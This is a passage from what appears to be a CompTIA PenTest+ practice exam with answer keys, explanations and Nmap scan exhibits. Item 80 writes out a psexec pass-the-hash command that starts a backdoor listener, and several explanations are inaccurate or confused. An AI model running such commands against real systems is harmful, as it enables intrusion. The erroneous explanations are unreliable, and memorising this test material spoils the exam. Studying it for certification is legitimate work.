Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 10 IP addresses (10 hosts up) scanned in 425.06 seconds
```

The **-Pn** parameter of the Nmap command disables ping and skips the host discovery stage all together. . The following exhibit shows this command:

```
C:\Users\gothi>nmap -Pn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-16 09:47 Pacific Standard Time
Nmap scan report for 192.168.1.1
Host is up (0.0058s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
631/tcp    open  ipp
5000/tcp   open  upnp
20005/tcp  open  btx
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.3
Host is up (0.0055s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
515/tcp    open  printer
631/tcp    open  ipp
8080/tcp   open  http-proxy
9100/tcp   open  jetdirect
9220/tcp   open  unknown
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.4
Host is up (0.046s latency).
All 1000 scanned ports on 192.168.1.4 are filtered
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.5
Host is up (0.027s latency).
All 1000 scanned ports on 192.168.1.5 are closed
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.6
Host is up (0.0078s latency).
Not shown: 958 filtered ports, 40 closed ports
PORT      STATE SERVICE
1080/tcp   open  socks
8888/tcp   open  [REDACTED]
MAC Address: [REDACTED]

Nmap scan report for 192.168.1.2
Host is up (0.00085s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
53/tcp    filtered domain
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
903/tcp    open  iss-console-mgr
5357/tcp   open  wsdapi

Nmap done: 256 IP addresses (6 hosts up) scanned in 85.36 seconds
```

The **-sS** parameter of the Nmap command performs a **SYN scan**. It is an active scan which sends a TCP SYN packet, and does not require a full connection. Depending on the response (or lack

thereof), you can determine the status of a port. The following graphic is an example of this command:

```
C:\Users\gothi>nmap -sS 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:37 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsure
912/tcp    open  apex-mesh
2869/tcp   open  icslap
5357/tcp   open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap - Target Specifications](#)

76. What is a Karma Attacks Radioed Machines Automatically (KARMA) attack?

As part of a WLAN pen test, your team has set up an AP solely for the purpose of sniffing and capturing probe requests sent by stations in your environment. The ultimate aim of the test is to generate SSIDs on the AP to which it is hoped that the stations will attempt to associate.

What type of attack is this?

- ✓ **A) KARMA**
- X **B) KRACK**
- X **C) Deauthentication**
- X **D) Downgrade**

Explanation

This is a **Karma Attacks Radioed Machines Automatically (KARMA) attack**. In this attack the goal is to enumerate and generate SSIDs which the stations (which can include phones, laptops, and anything with a radio) have saved in their Preferred Network List (PNL). These are network profiles saved in the station complete with credentials that stations attempt to locate with probe requests at all times when they are not associated with an AP.

This is not a **key reinstallation attack (KRACK)**. When successfully exploited, that attack, which targets WPA and WPA2, could allow unauthenticated attackers to reinstall a previously used encryption or integrity key. They can then use the key to decrypt captured traffic. Many capture utilities have the ability to use the key to decrypt the traffic in real time as it is captured.

This is not a **downgrade attack**. This attack forces a system to use a weaker encryption protocol, one where hopefully for the tester or hacker it will be easier to crack the key. **The Padding Oracle On Downgraded Legacy Encryption (POODLE) vulnerability in OpenSSL is an example.**

This is not a **deauthentication attack**. That is a DoS attack in which the tester or hacker sends deauthentication frames, which causes stations to disconnect from the AP making wireless communication impossible.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

[KARMA Attacks Radioed Machines Automatically](#)

77. Metrics and measures include risk rating of the issues you discovered.

You are creating the final report of a recent penetration test your team carried out for Verigon, Inc.

You need to document the risk rating of the issues you discovered. In which section of the final report should you document these ratings?

✓ **A) Metrics and measures**

- X **B)** Appendices
- X **C)** Executive summary
- X **D)** Findings and remediation

Explanation

Risk ratings should be documented in the **metrics and measures section of the final penetration test report**. Risk ratings will help the organization to determine which risks are most critical for resolution.

The **executive summary** should contain the summary of the penetration test scope and major findings. **Risk ratings are too technical to be contained in the executive summary.**

The appendices should include explanations of acronyms and technical terms. This ensures that you only have to provide an explanation of the acronyms and terms in a single location.

The **findings and remediation section** should contain all the information that technical staff will use to move forward with remediation and mitigation. This section is the meat of a penetration testing report.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, use report writing and handling best practices.

References:

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test:
Expanding on the Common Reporting Elements

78. Strong passwords

You need to confirm the security of passwords created by users in the Sales department. Which of the following is the strongest password?

- X **A)** 1589466
- ✓ **B)** WeBl0ck!ntru\$ions
- X **C)** password5!

X **D)** MyP@\$word

Explanation

WeBl0ck!ntru\$ions is the strongest password of these options because it contains all four character types (uppercase letters, lowercase letters, numbers, and symbols). This means each position in the password has 86 possible characters (upper case: 26, lower case: 26, numbers: 10, symbols: 24), making it very hard to crack.

The password 1589466 only contains numbers. This means each position in the password has only 10 possible characters.

The password password5! only contains numbers and lowercase letters. This means each position in the password has only 36 possible characters. Also, it contains one of the most common dictionary words used in weak passwords.

The password MyP@\$word contains uppercase letters, lowercase letters, and symbols. This means each position in the password has only 76 possible characters. Also, many rainbow tables exist that recreate common dictionary words (such as “password”) with logical symbol swaps (such as @ for “a” and 0 for “o”).

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:

[How to Create a Strong Password](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning the Key Aspects of Compliance-Based Assessments

[79. input fields are not filtered means is easy to carry an SQL Injection attack](#)

You are doing a penetration test for InterConn, and in your reconnaissance, you find their website with a front-facing web application. It seems like their input fields are not filtered. Which attack method is the BEST one to use in this scenario?

- X **A) Brute force**
- X **B) XSS**
- X **C) DDoS**
- ✓ **D) SQL injection**

Explanation

The best attack to use in this scenario is SQL injection. SQL injection could allow you access to the database for usernames, emails, and passwords. Therefore, it is the BEST option in this scenario. You need to attack the site, not the clients that use the site, so a SQL injection would make the most sense as it attacks the server and not the clients.

A cross-site scripting (XSS) would not be the best in this scenario. **In XSS attacks, hackers exploit input and scripting vulnerabilities to launch a malicious script on the client-side browser.** XSS includes stored, reflected, and DOM-based attacks.

Brute force would not be the best in this scenario. Brute force is a password cracking technique that tries every possible combination of characters repeatedly to guess a password. This technique is the most efficient when the hacker has already gained information, like children's and pet names, car models, and street addresses, from social engineering.

The scenario would not be a good candidate for Distributed Denial of Service (DDoS) or a DoS attack. A DoS attack occurs when a target's resources or network bandwidth is flooded with the intent of making the target unresponsive. DDoS is a variant of DOS, where multiple systems, known as zombies, bots, or drones, flood the target in single botnet, so as to bring down the system more efficiently and anonymously. DDoS would make InterConn's site go down, not give us access to the devices.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit application-based vulnerabilities.

References:

[SQL vs. XSS Injection Attacks Explained](#)

80. The attacker is using psexec to connect to the victim's computer

A pen tester runs the following command to create a persistent connection to a victim's computer:

```
C:\sec>psexec \\172.16.0.121 -u chris -p 9345677+D5B8710D7FEEC0F3BF500B33  
C:/backdoor.bat
```

PSEXec v1.98 - Execute processes remotely

Copyright <C> 2001-2010 Mark Russinovich

Sysinternals - www.sysinternals.com

Opening socket on port 5555

Backdoor listening on port 5555

Awaiting connection...

```
C:\sec>psexec \\172.16.0.121 -u chris -p 9345677+D5B8710D7FEEC0F3BF500B33 C:/backdoor.bat  
PsExec v1.98 - Execute processes remotely  
Copyright <C> 2001-2010 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Opening socket on port 5555  
Backdoor listening on port 5555  
Awaiting connection...|
```

What is being accomplished?

- X **A)** The attacker is using psexec to connect to the victim's computer (172.16.0.121), then using the victim's username and password to drop off a backdoor .exe file.
- X **B)** The attacker is using psexec to connect to the victim's computer (172.16.0.121), then using the victim's username and password hash to drop off a backdoor .exe file.
- ✓ **C)** The attacker is using psexec to connect to the victim's computer (172.16.0.121), then using the victim's username and a password hash to start a backdoor .exe file.
- X **D)** The attacker is using psexec to connect to the victim's computer (172.16.0.121), then using the victim's username and password to start a backdoor .exe file.

Explanation

The attacker is using psexec to connect to the victim's computer at 172.16.0.121, then using the victim's username and a password hash to start a backdoor .exe file. The file is already on the system and just needs to be run to maintain persistence.

Note that we have the hash and not the password, but the hash itself is powerful to have because it is what the computer uses to authenticate. So instead of sending the password for the computer to then hash and check the hash, we are immediately sending the hash off for authentication.

Because the file is already on the system, there is no need to drop it off.

We have the password hash (9345677+D5B8710D7FEEC0F3BF500B33), not the password (ie: P@ssw0rd2). That can be harder if you are using a password manager like LastPass, but different hashes are in set lengths and style still and you can usually tell the difference.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, perform post-exploitation techniques.

References:

CompTIA PenTest+, Chapter 8: Performing Post-Exploitation Techniques, Using Sysinternals and PSEXec

81. When performing a compliance-based assessment, which of the following will present the largest challenges to obtaining complete results?

- X **A)** limited knowledge by assessor
- X **B)** limited time spent on assessment
- X **C)** lack of assessment tools
- ✓ **D)** limited network access

Explanation

In many compliance-based assessments, restrictive rules of engagement, specifically those that limit the areas of testing, are the biggest impediment to good results. Another key problem can be limited access to certain storage areas.

There is no lack of assessment tools available to perform a good assessment. That is not the biggest impediment to good results.

While the knowledge and skill of the assessor will certainly have an effect on results, history has not shown this to be the biggest impediment to good results.

Finally, while there must be proper time given for the assessment, lack of time is not typically the main issue with incomplete results of a compliance-based assessment.

Objective:

Planning and Scoping

Sub-Objective:

Explain the key aspects of compliance-based assessments.

References:

HYPERLINK

"http://www.ebizq.net/blogs/chief_risk_officer/2013/04/3_steps_compliance_risk_management.php"

[Manage Tomorrow's Surprises Today](#)

CompTIA PenTest+ Cert Guide, Chapter 2: Planning and Scoping a Penetration Testing Assessment, Learning the Key Aspects of Compliance-Based Assessments

82. What must the evil twin share the legitimate AP?

You want to implement an evil twin as part of a pen test. Which of the following must the evil twin share with the legitimate AP?

- X **A)** MAC address
- X **B)** IP address
- X **C)** Channel
- ✓ **D)** SSID

Explanation

The two APs must share the same SSID. When the testers jam the radio frequency on which the legitimate AP transmits, the stations will seek a new AP. That is done on the basis of the SSID so that the stations will find the evil twin and associate with it.

The two devices should not share the same channel or radio frequency. They should be on different channels so that when the testers jam the channel of the legitimate AP, the evil twin will not be affected.

The two need not share either the IP or the MAC address. Stations do not use these values to locate an AP.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:

[Understanding Evil Twin AP Attacks and How to Prevent Them](#)

83. Excessive SYN packets and Malformed packets are indications of what?

Users are reporting that a server is responding slowly and not accepting new connections. You suspect that the server is experiencing a DoS attack. Which network traffic would indicate this attack? (Choose all that apply.)

- ☐ A) Replay packets
- ☒ B) Excessive SYN packets
- ☐ C) Excessive ICMP ping packets
- ☒ D) Malformed packets

Explanation

Both malformed packets and excessive SYN packets would indicate that a denial of service (DoS) is being experienced by the server. A SYN flood attacks a victim by flooding the victim with an

overwhelming amount of SYN packets to saturate the connection bandwidth of the targeted system. The attacker never sends the final ACK packet, and the receiving system crashes due to the amount of half open connections.

A malformed packet is also an indication of a DoS attack because a receiving machine (especially an older one) typically has trouble handling and reassembling fragmented or malformed packets. Older machines (such as those running Windows 7) cannot reassemble malformed packets in the proper order, effectively crashing the system.

Replay packets or a replay attack occurs when data is maliciously re-transmitted by an attacker. The attacker would need to have access to the network data. In order to do so, the attacker would need to physically tap into the network or sit in the middle and spy (which would be considered ARP poisoning) in order to steal the victims information.

ICMP and ping packets are related to a smurf attack, which is a form of a DoS attack. However, the indication of a DoS attack would be a large, malformed ping packet or an ICMP echo request sent to a directed broadcast address, rather than a large number of ping packets.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Attacks, Understanding Denial-of-Service

(DoS) and Distributed Denial-of-Service (DDoS) Attacks

84. Which of the following considerations is the MOST important with regards to penetration testing reports?

- ✓ **A) security**
- X **B) distribution**
- X **C) readability**
- X **D) accuracy**

Explanation

Penetration testing reports that detail the vulnerabilities that have been found could be used as an attack plan if the report fell into the wrong hands. For this reason, securing these documents is critical.

Accuracy of the reports is important, but the confidentiality of the reports is more important.

Readability is also important, especially with regard to the target audience, but the confidentiality of the reports is more important.

The distribution of the list is important in that it keeps key stakeholders updated, but the confidentiality of the reports is more important.

Objective:

Planning and Scoping

Sub-Objective:

Explain the importance of planning for an engagement.

References:

[Writing a Penetration Testing Report](#)

85. SNMP Sweeping

You are attempting to execute an SNMP sweep. After identifying the correct SNMP community string, you find that several live systems do not respond.

Which of the following is NOT a reason a device may not respond?

- X **A)** The system is offline.
- ✓ **B)** The TCP three-way handshake is not completing.
- X **C)** The system is firewalled.
- X **D)** An incorrect community string is being used.

Explanation

Simple Network Management Protocol (SNMP) does not use the TCP protocol. Therefore, a failure of the three-way handshake is not a possible reason a device may not respond. SNMP uses UDP, not TCP.

Valid reasons why a system may not respond are:

- An incorrect community string is being used.
- The system is offline.
- The system is firewalled.
- The SNMP service is disabled.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit network-based vulnerabilities.

References:

SNMP Sweeping

86. The tester must remove the persistence for several Linux services. Which command should be implemented? `chkconfig --del servicename`

The tester must ensure that all post-engagement activities are completed at the end of a penetration test. As part of this, the tester must remove the persistence for several Linux services. Which command should be implemented?

- X **A)** `chkconfig --override servicename`
- X **B)** `service servicename stop`
- X **C)** `service servicename start`
- ✓ **D)** `chkconfig --del servicename`

Explanation

The `chkconfig --del servicename` command should be implemented to remove the persistence for several Linux services. This command should be executed for every service that was given persistence during the penetration test.

The `service servicename stop` and `service servicename start` commands are used to start and stop scripts that are run with a specific service. **Neither of them is used to remove persistence.**

The `chkconfig --override servicename` command allows the base configuration of a service to be overridden.

However, it does not remove persistence.

Objective:

Reporting and Communication

Sub-Objective:

Explain post-report delivery activities.

References:

[chkconfig\(8\) - Linux man page](#)

CompTIA PenTest+ Cert Guide, Chapter 10: Understanding How to Finalize a Penetration Test, Explaining Post-Engagement Activities

87. The Yersinia application to exhaust the IP address pool available from a company's DHCP server.

An attacker is using the Yersinia application to exhaust the IP address pool available from a company's DHCP server. After sending a high volume of DHCPDISCOVER packets and running the DHCP server out of addresses in the DHCP pool, what should the attacker do next?

- X **A)** Perform DHCP snooping.
- X **B)** Flood the server with DHCPOFFER packets.
- ✓ **C)** Set up a rogue DHCP server.
- X **D)** Send additional DHCPDISCOVER packets.

Explanation

After flooding the DHCP server with DHCPDISCOVER packets, the attacker needs to set up a rogue DHCP server to fulfill legitimate DHCP requests as they come in. Yersinia is an application that can help carry out a DHCP starvation attack. In a DHCP starvation attack, the attacker sends a large volume of phony, spoofed DHCP requests. The server will respond to those requests, thinking they are legitimate, and eventually the DHCP server will run out of assigned IP addresses in its pool. The attacker would then set up their own rogue DHCP server to respond to legitimate requests from other machines on the network that default to the rogue DHCP server. The attacker could then assign addresses that route victims to a default gateway of the attacker's choosing, effectively establishing a man-in-the-middle attack.

DHCP snooping is a defense against rogue DHCP servers because it helps determine if DHCP traffic is legitimate or not. Using trusted switch ports, it can establish a trusted flow, and if any DHCP server traffic originates or goes outside of that expected trusted flow, it can reject that traffic as illegitimate.

DHCPDISCOVER and DHCPOFFER are both packet types used in the client/server process to assign an IP address.

The DISCOVER packet originates from the client, looking for a DHCP server to assign them an IP address.

DHCPOFFER is the response from the server to the client's request, and sends an IP address that the client can use. There would be no need to send more DHCPDISCOVER packets once the DHCP server runs out of addresses in the pool. DHCPOFFER packets would not adversely impact the DHCP server as they are sent to DHCP clients.

Objective:

Information Gathering and Vulnerability Identification

Sub-Objective:

Explain the process of leveraging information to prepare for exploitation.

References:

CompTIA PenTest+ Cert Guide, Chapter 5: Exploiting Wired and Wireless Networks. Exploiting Network-Based

Vulnerabilities, DHCP Starvation Attacks and Rogue DHCP Servers

88. The best remediation for the SQL injection vulnerability is to sanitize user input.

A penetration tester completed a comprehensive penetration test of a company's network and systems. During the test, the tester identified a vulnerability in the web application that allows the insertion of SQL statements.

Which remediation is best deployed for this vulnerability?

- X **A)** Harden the system on which the web application resides.
- X **B)** Encrypt all communication with the web application.
- X **C)** Implement multi-factor authentication.
- ✓ **D) Sanitize user input.**

Explanation

The best remediation for the SQL injection vulnerability is to sanitize user input. An SQL injection attack inserts SQL statements into user input fields. By sanitizing user input, you can ensure that SQL statements are removed prior to processing.

Implementing multi-factor authentication provides a better authentication mechanism than single factor authentication. Username and password authentication is considered single-factor authentication because both factors are something you know. To implement multi-factor authentication, you need to add something you are (biometrics), something you have (a smart card), somewhere you are (a particular computer or GPS location), and something you do (signature dynamics).

Hardening a system ensures that unnecessary services, ports, and accounts are disabled and all updates and patches are deployed. Hardening the system on which the web application resides is important; however, that alone will not protect against an SQL injection attack.

Encrypting all communication with the web application ensures that communication cannot be read by an outside party.

However, encrypting the communication will not prevent SQL statements from being injected by an attacker.

Objective:

Reporting and Communication

Sub-Objective:

Given a scenario, recommend mitigation strategies for discovered vulnerabilities.

References:

Sanitize your inputs?

89. The -sS parameter is the Nmap SYN scan command. It is an active scan that sends a TCP SYN packet and does not require a full connection.

As a penetration tester, you must perform a half-open port scan that does NOT require a full TCP connection. A portion of the command that you plan to run is as follows:

nmap _____ 192.168.33.24

Which parameter should you include in this command?

X A) -sT

✓ B) -sS

X C) -sn

X D) -sU

Explanation


The -sS parameter is the Nmap SYN scan command. It is an active scan that sends a TCP SYN packet and does not require a full connection. Depending on the response (or lack thereof), you can use this parameter to determine the status of a port. The following exhibit shows this command:

```
C:\Users\gothi>nmap -sS 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:37 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
2869/tcp  open  icslap
5357/tcp  open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 7.88 seconds
```

The -sT parameter of the Nmap command performs a TCP connect scan. It establishes a full TCP connection with the target. It is the default Nmap scan type when no command is specified. It should

only be used when the user does not have permission to read/write raw packets. The following exhibit shows this command:



```
Command Prompt
Nmap scan report for 192.168.163.252 [host down, received no-response]
Nmap scan report for 192.168.163.253 [host down, received no-response]
Nmap scan report for 192.168.163.255 [host down, received no-response]
Initiating Parallel DNS resolution of 1 host. at 11:15
Completed Parallel DNS resolution of 1 host. at 11:16, 5.52s elapsed
Initiating Connect Scan at 11:16
Scanning 192.168.163.254 [1000 ports]
Completed Connect Scan at 11:16, 41.41s elapsed (1000 total ports)
Nmap scan report for 192.168.163.254
Host is up, received arp-response (0.00s latency).
All 1000 scanned ports on 192.168.163.254 are filtered because of 999 no-responses and 1 admin-prohibited
MAC Address: 00:50:56:F4:A2:E5 (VMware)

Initiating Connect Scan at 11:16
Scanning 192.168.163.1 [1000 ports]
Discovered open port 139/tcp on 192.168.163.1
Discovered open port 445/tcp on 192.168.163.1
Discovered open port 135/tcp on 192.168.163.1
Discovered open port 443/tcp on 192.168.163.1
Discovered open port 902/tcp on 192.168.163.1
Discovered open port 1556/tcp on 192.168.163.1
Discovered open port 912/tcp on 192.168.163.1
Discovered open port 5357/tcp on 192.168.163.1
Completed Connect Scan at 11:17, 43.01s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.000011s latency).
Scanned at 2020-01-10 11:16:45 Pacific Standard Time for 43s
Not shown: 992 filtered ports
Reason: 991 no-responses and 1 admin-prohibited
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack
139/tcp    open  netbios-ssn  syn-ack
443/tcp    open  https        syn-ack
445/tcp    open  microsoft-ds syn-ack
902/tcp    open  iss-realsure syn-ack
912/tcp    open  apex-mesh    syn-ack
1556/tcp   open  veritas_pbx  syn-ack
5357/tcp   open  wsdapi       syn-ack

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 108.01 seconds
Raw packets sent: 509 (14.252KB) | Rcvd: 1 (28B)

C:\Users\gothi>
```

The `-sU` parameter of the Nmap command performs a UDP scan. It is used to enumerate DNS, SNMP, or DHCP servers, all of which require UDP packets for communication. The following exhibit shows this command:

```
Command Prompt

Initiating UDP Scan at 11:10
Scanning 192.168.163.1 [1000 ports]
UDP Scan Timing: About 15.15% done; ETC: 11:14 (0:02:54 remaining)
Increasing send delay for 192.168.163.1 from 0 to 50 due to 11 out of 11 dropped probes since last increase.
UDP Scan Timing: About 38.85% done; ETC: 11:13 (0:01:36 remaining)
Discovered open port 5353/udp on 192.168.163.1
Discovered open port 137/udp on 192.168.163.1
Completed UDP Scan at 11:12, 99.53s elapsed (1000 total ports)
Nmap scan report for 192.168.163.1
Host is up, received localhost-response (0.00s latency).
Scanned at 2020-01-10 11:10:57 Pacific Standard Time for 99s
Not shown: 991 closed ports
Reason: 991 port-unreaches
PORT      STATE      SERVICE      REASON
53/udp    open|filtered domain      no-response
137/udp    open       netbios-ns   udp-response ttl 128
138/udp    open|filtered netbios-dgm  no-response
1900/udp   open|filtered upnp        no-response
3702/udp   open|filtered ws-discovery no-response
4500/udp   open|filtered nat-t-ike    no-response
5050/udp   open|filtered mmcc        no-response
5353/udp   open       zeroconf     udp-response ttl 255
5355/udp   open|filtered llmnr      no-response

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 144.13 seconds
Raw packets sent: 3980 (114.911KB) | Rcvd: 2471 (99.974KB)

C:\Users\gothi>
```

The `-sn` parameter of the Nmap command performs a ping scan. It sends an ICMP echo packet by default. If the target responds, then it is alive. If not, the target is considered offline. The following exhibit shows this command:

```
C:\Users\gothi>nmap -sN 192.168.1.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 16:42 Pacific Standard Time
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.1.2 are closed

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
```

Objective:

Penetration Testing Tools

Sub-Objective:

Given a scenario, use Nmap to conduct information gathering exercises.

References:

[Nmap Manual](#)

CompTIA PenTest+ Cert Guide, Chapter 3: Information Gathering and Vulnerability Identification, Understanding Active Reconnaissance

90. Which of the following attacks can be prevented by properly shredding all sensitive documents?

- X **A)** fence jumping
- X **B)** tailgating
- X **C)** piggybacking
- ✓ **D)** dumpster diving

Explanation

Dumpster diving occurs when someone goes through the trash in the dumpster looking for printed matter that might be helpful in an attack, such as network diagrams, phone lists, and organizational charts. It is best addressed by shredding all sensitive documents.

Piggybacking cannot be prevented by shredding all sensitive documents. Piggybacking is a social engineering attack that involves entering a facility which you are not authorized to enter by doing so when an authorized person opens the door using their credentials stored on a key card.

Fence jumping cannot be prevented by shredding all sensitive documents. This can only be done by making the fence tall enough to discourage a determined attacker. Another option is to have the top of the fence strung with razor wire.

Tailgating cannot be prevented by shredding all sensitive documents. Often you will see the terms piggybacking and tailgating used synonymously. However, there is a subtle difference between the two. Piggybacking implies that the person who has opened the door with their credentials knows the individual following them in through the secure door.

Tailgating means that an individual following through the door is unknown by the person with credentials.

Objective:

Attacks and Exploits

Sub-Objective:

Summarize physical security attacks related to facilities.

References:

[Dumpster Diving for Sensitive Information](#)

[Dumpster diving](#)

91. When WPA2 with CCMP is used, the key is always 128 bits in length and is used for both encryption and authentication.

The pen testers are running a wireless sniffer to validate the security of the WLAN environment.

Using the following capture, which line divulges the length of the encryption key in use, and what length is that key?

CH 6][Elapsed: 1 min][2018-12-29 11:30

Line	BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1	00:27:22:02:C0:D0	-66	40	5 0	1	65	OPN			Anan Apartment
2	00:15:6D:9A:26:C0	-35	44	2317 0	1	65	OPN			Anan Apartment
3	00:15:6D:9C:26:84	-54	59	0 0	6	65	OPN			Anan Apartment
4	BA:B9:8A:73:E8:8A	-62	9	0 0	4	360	WPA2	CCMP	PSK	<length: 0>
5	00:27:22:02:C0:D0	-66	40	5 0	1	65	OPN			Anan Apartment

X A) line 1, 64 bit

✓ B) line 4, 128 bit

X C) line 1, 128 bit

X D) line 4, 64 bit

Explanation

The packet captured in line 4 is the ONLY encrypted packet as indicated by the scheme in use: WPA2 with CCMP. When WPA2 with CCMP is used, the key is always 128 bits in length and is used for both encryption and authentication, with the only difference being the IV used.

Line 1 is Open traffic, which means no encryption.

Line 4 is the correct line number, but the key length is NOT 64. It is 128 because CCMP is shown as the cipher. If the cipher were DES, the key length would be 64.

Objective:

Attacks and Exploits

Sub-Objective:

Given a scenario, exploit wireless and RF-based vulnerabilities.

References:**AES-CCMP**

92. The Simple Network Management Protocol (SNMP) service may be abused to gain unauthorized access to network devices.

A hacker was able to hack into the POS system of a retail store and refund a large amount into his bank account. What is the most likely service method the hacker used to gain unauthorized access to the POS system?

- X **A) POS application**
- ✓ **B) SNMP service**
- X **C) OS version**
- X **D) FTP service**

Explanation

The Simple Network Management Protocol (SNMP) service may be abused to gain unauthorized access to network devices. It provides a standardized framework for a common language that is used for monitoring and managing devices in a network.

File Transfer Protocol (FTP) service is not really used in a retail setting. FTP is used to transfer files between servers and workstations. It can be vulnerable though.

A point-of-sale (POS) application would only check for the application version vulnerability. It is not a way to hack in and of itself, as it is just enumeration.

